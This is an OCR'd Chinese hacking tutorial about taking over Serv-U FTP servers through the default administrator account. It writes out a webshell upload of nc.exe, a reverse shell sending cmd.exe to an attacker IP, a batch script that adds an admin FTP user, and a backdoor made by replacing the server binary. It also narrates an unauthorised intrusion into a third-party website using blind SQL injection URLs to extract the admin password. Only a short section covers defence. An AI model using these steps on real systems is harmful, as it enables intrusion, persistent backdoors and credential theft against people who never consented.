


图18

利用WEBSHELL上传NC.EXE到远程服务器（图19）。




图19

这里，如果目标服务器是NTFS格式，你可能要选择一个可写的目录来存放NC.EXE。此时有人会说：可以开始添加Serv-U的用户了吧？别忘了脚本还没有传上来哦！如果要手工输入，出现一个失误就要重头来哦！这里我们不采用上传脚本文件的方法，而采用远程本地生成的方法。为了使用上的方便，我们需要一个CMDSHELL，当然不用CMDSHELL也可以，但要麻烦些（要在WEBSHELL里一句句的ECHO）。我是懒人，所以宁可开一个

CMDSHELL，也不愿意在WEBSHELL中操作。

好！在本地使用**NC -l -p 100**命令监视100端口，在WEBSHELL中使用**NC -e cmd.exe 192.168.0.2 100**命令，结果如图20。




图20

现在得到了一个CMDSHELL，马上生成脚本文件。将上面的添加用户完整命令集稍做修改，如下：

```
echo USER LocalAdministrator>2.txt
echo PASS #l@$ak#.lk;0@P>>2.txt
echo SITE MAINTENANCE>>2.txt
echo -SETDOMAIN>>2.txt
echo -Domain=MyFTP^|0.0.0.0^|22^|-1^|1^|0 >>2.txt  （注意最后0后面有一个空格）
echo -DynDNSEnable=0 >>2.txt  （注意最后0后面有一个空格）
echo  DynIPName=>>2.txt  （注意Dyn前面有一个空格）
echo -SETUSERSETUP>>2.txt
echo -IP=0.0.0.0>>2.txt
echo -PortNo=22>>2.txt
echo -User=test1>>2.txt
echo -Password=111111>>2.txt
echo -HomeDir=c:\>>2.txt
echo -Maintenance=System>>2.txt
echo -Ratios=None>>2.txt
echo  Access=c:\^|RWAMELCDP>>2.txt  （注意Acc前面有一个空格）
echo -GETUSERSETUP>>2.txt
```

说明一下：符号“|”前一定要加上“^”，还记得原来在批处理命令中说到的吗？这里再给大家重复一下，这也是在CMD界面操作中很多人重复问的一个问题。



“^”符号：“^”是对特殊符号“>”、“<”、“&”的前导字符。在命令中，它将以上3个符号的特殊动能去掉，仅仅只把它们当成符号，而不使用它们的特殊意义。例：

```
c:\>echo test ^> 1.txt
test > 1.txt
```

从上面可以看出，因为在“>”前面添加了一个“^”，所以echo命令并没有把“test”写入文件“1.txt”，而是将“test >1.txt”当字符串显示了出来。这个符号在远程构建批处理时很有效果。

好了！一切准备好后，将修改后的命令内容复制（注意：这里的复制是文字的复制，不是文件的复制）。切换到CMDSHELL下，按鼠标右键然后回车，怎么样？全部自动执行了。如图21。

马上使用**TYPE 2.TXT**查看一下文本内容，这里一定要仔细检查，要不然等会儿必定失败。一切无误后，使用如下命令：

```
NC 127.0.0.1 43958 <2.TXT
// “<2.txt”的作用是调用命令脚本
```

这个命令最终向Serv-U添加一个管理员级别的用户（图22）。




图21




图22

在图22中我们可看到：

```
220 Domain settings saved
200-User=test1
200 User settings saved
```

这样的提示不用验证了，添加域和用户成功了，接下来使用用户名“test1”、密码“111111”就可直接登陆192.168.0.3的FTP了。呵呵！再做什么就不用我说了吧！

六、如何防范

经过若干步骤（这里与本文无关，全部省略）以后，就添加了一个ADMIN权限的账号了。这时，我们可利用这个账号的权限使用命令**NET STOP Serv-U**或使用刚添加的Serv-U的管理账号停掉Serv-U服务，并上传我们修改过的ServUDaemon.exe替换掉Serv-U的同名文件，然后再使用**NET START Serv-U**命令重新启动Serv-U。这样，一个隐蔽的后门就完成了。

说了这么多关于利用这个漏洞的入侵问题，那么这个漏洞如何防范呢？详细看过文章后，你肯定能明白这个漏洞的产生关键在于Serv-U的内置账号出了问题！至于怎么防范，我个人认为：

1.修改ServUDaemon.exe的内置账号，让默认的内置账号不可用。

2.使用NTFS格式严格控制Serv-U安装目录的访问权限。防止入侵者下载ServUDaemon.exe和ServUDaemon.ini文件。

下面我们来看看怎么修改内置账号？首先来弄明白它的登陆过程。

首先，ServUAdmin.exe发送内置账号和密码给ServUDaemon.exe，ServUDaemon.exe接受账号以后，与自身的内置账号比较，如

果通过则登陆成功，否则失败。好了！根据上面的过程我们可知道：需要修改以上两个文件。

先从 ServUAdmin.exe 开始吧！用 16 进制编辑器打开 ServUAdmin.exe，搜索字符串“LocalAdministrator”，很快找到了。这里我将“LocalAdministrator”修改为“xuelp”（图 23）。




图 23

修改后保存，然后使用 WinSock Expert 来看看现在发送的内置用户名是不是 xuelp（图 24）。




图 24

看到了！修改成功。再来修改 ServUDaemon.exe。同样用编辑器打开 ServUDaemon.exe，搜索“LocalAdministrator”，为了方便，全部都改掉。这里要与刚才替换的字符相同！我还是改成“xuelp”。

好了，现在默认密码还是原来的，只是用户名不同了。运行服务，用管理端连接，OK！连接成功！现在只要不让入侵者下载到你的 ServUDaemon.exe 和 ServUAdmin.exe 就可避免被 Serv-U 的默认账号攻击。到这里，Serv-U 也被我说得差不多了！当然，还有其他一些奇妙功能！这就要等待着你去发现了。

七、霜风的一次真实利用默认口令入侵详细过程

这里我讲讲一次真实的入侵实例：上了本地的一个科技网站，随便逛了逛，发现很久没有更新了。这样的管理员很有可能是一个 SB，仔细一看，发现整个站都是 ASP 的，很可能是一整套整站程序，于是我先试试 SQL INJECTION 吧。

我们现在来试试对方保存管理员帐号信息的表名，递交这样的 URL：

http://www.xxxw.com/news.asp?id=1 or 0<>(select count (*) from admin)

猜表名，《X 档案》上关于 SQL INJECTION 讲得多了，这里不详讲。

http://www.xxxw.com/news.asp?id=1 and 0<>(select count (*) from admin where username<>'')

试试 admin 表中是否有 username 这个列，因为的确有这个列，所以正常显示。

http://www.xxxw.com/news.asp?id=1 and 0<>(select count (*) from admin where passwd<>'')

猜是否有 PASSWD 这个列，密码保存在 PASSWD 列。继续来猜列的位数：

http://www.xxxw.com/news.asp?id=1 and 'admin'=(select username from admin where username='admin')

意思不用我说了吧！目的是测试 admin 表中的 username 列是否有一个叫 admin 的管理员用户名，结果返回文章，说明有一个叫 admin 的管理员。

再来看看密码的位数：

http://www.xxxw.com/news.asp?id=1 and 'admin'=(select username from admin where len(passwd)=8)

正常显示 admin 的密码为 8 位，又错了，再猜！

我们可以通过以下 URL 来试密码：

http://www.xxxw.com/news.asp?id=1 and 'shuangfeng'=(select username from admin where left(passwd,1)='1')

猜 "admin" 的密码左边第一位密码是否为“1”

……

N 分钟后，成功了，得出密码是 yyss2003（好白痴的密码），接着找到管理登陆页面。

